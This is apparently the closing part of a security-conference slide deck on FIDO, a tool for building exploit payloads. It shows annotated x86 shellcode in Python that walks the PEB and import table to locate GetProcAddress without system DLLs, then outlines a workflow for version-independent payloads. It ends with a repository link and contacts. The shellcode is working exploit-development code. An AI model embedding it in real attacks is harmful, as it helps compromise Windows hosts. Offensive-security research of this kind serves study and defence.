        #;this is needed as the parsing could lead to eax ptr's to unreadable addresses
        "\x8b\x57\x10"                    # mov edx, dword ptr [edi + 0x10]     ;Point to API name
        "\x03\xd3"                        # add edx, ebx                        ;Adjust to in memory offset
        "\x8b\x37"                        # mov esi, dword ptr [edi]            ;Set ESI to the Named Import base
        "\x03\xf3"                        # add esi, ebx                        ;Adjust to in memory offset
        "\x8b\xca"                        # mov ecx, edx                        ;Mov in memory offset to ecx
        "\x81\xc1\x00\x00\xff\x00"        # add ecx, 0x40000                    ;Set an upper bounds for reading
        "\x33\xed"                        # xor ebp, ebp                        ;Zero ebp for thunk offset

        #findAPI:
        "\x8b\x06"                        # mov eax, dword ptr [esi]            ;Mov pointer to Named Imports
        "\x03\xc3"                        # add eax, ebx                        ;Find in memory offset
        "\x83\xc0\x02"                    # add eax, 2                          ;Adjust to ASCII name start
        "\x3b\xc8"                        # cmp ecx, eax                        ;Check if over bounds
        "\x72\x18"                        # jb 0x1066                           ;If not over, don't jump to increment
        "\x3b\xc2"                        # cmp eax, edx                        ;Check if under Named import
        "\x72\x14"                        # jb 0x1066                           ;If not over, don't jump to increment
        "\x3e\x8b\x7c\x24\x04"            # mov edi, dword ptr ds:[esp + 4]     ;Move API name to edi
        "\x39\x38"                        # cmp dword ptr [eax], edi            ;Check first 4 chars
        "\x75\x0b"                        # jne 0x1066                          ;If not a match, jump to increment
        "\x3e\x8b\x7c\x24\x08"            # mov edi, dword ptr ds:[esp + 8]     ;Move API 2nd named part to edi
        "\x39\x78\x08"                    # cmp dword ptr [eax + 8], edi        ;Check next 4 chars
        "\x75\x01"                        # jne 0x1066                          ;If not a match, jump to increment
        "\xc3"                            # ret                                 ;If a match, ret

        #Increment:
        "\x83\xc5\x04"                    # add ebp, 4                          ;inc offset
        "\x83\xc6\x04"                    # add esi, 4                          ;inc to next name
        "\xeb\xd5"                        # jmp 0x1043                          ;jmp findAPI

        #loadAPIs
        "\x68\x64\x64\x72\x65"            # push 0x65726464                     ;ddre
        "\x68\x47\x65\x74\x50"            # push 0x50746547                     ;Getp
        "\xe8\xb3\xff\xff\xff"            # call 0x1032                         ;call setBounds
        "\x03\xd5"                        # add edx, ebp                        ;
        "\x5d"                            # pop ebp                             ;
        "\x5d"                            # pop ebp                             ;
        "\x8b\xca"                        # mov ecx, edx                        ;Move GetProcaddress thunk addr into ecx
```

```
shellcode = bytes( "\xfc"
       "\x60"                               # pushad
       "\x31\xd2"                           # xor edx, edx                          ;prep edx for use
       "\x64\x8b\x52\x30"                   # mov edx, dword ptr fs:[edx + 0x30]    ;PEB
       "\x8b\x52\x08"                       # mov edx, dword ptr [edx + 8]          ;PEB.imagebase
       "\x8b\xda"                           # mov ebx, edx                          ;Set ebx to imagebase
       "\xb9"                               # mov ecx, XXXX
        , 'iso-8859-1'
        )
        #mov ecx, imp_offset
        #add ecx, ebx
shellcode += struct.pack('<I', self.imp_offset)

       # GPA in ECX
```

Example Dev Workflow

- Find GetProcAddress (GPA) in process space (application specific)
  - No system DLLs
- If multiple versions have the same exploit
  - Find a lynchpin GetProcAddress location that is the same across all versions
- Else, diff the GPA target binary
  - Use the diff locations in the payload to ID the version to the corresponding GPA offset

Usage in FIDO: OffsetGPA and ExternOffsetGPA

Call to Action

Questions?

- Get the code: https://github.com/secretsquirrel/fido
- Thanks: @SubTee, @FreedomCoder, @Wired33, @__blue__, @_metalslug_, @_droc, @markwo, @mattifestation
- Twitter: @midnite_runr
- Email: the.midnite.runr@gmail.com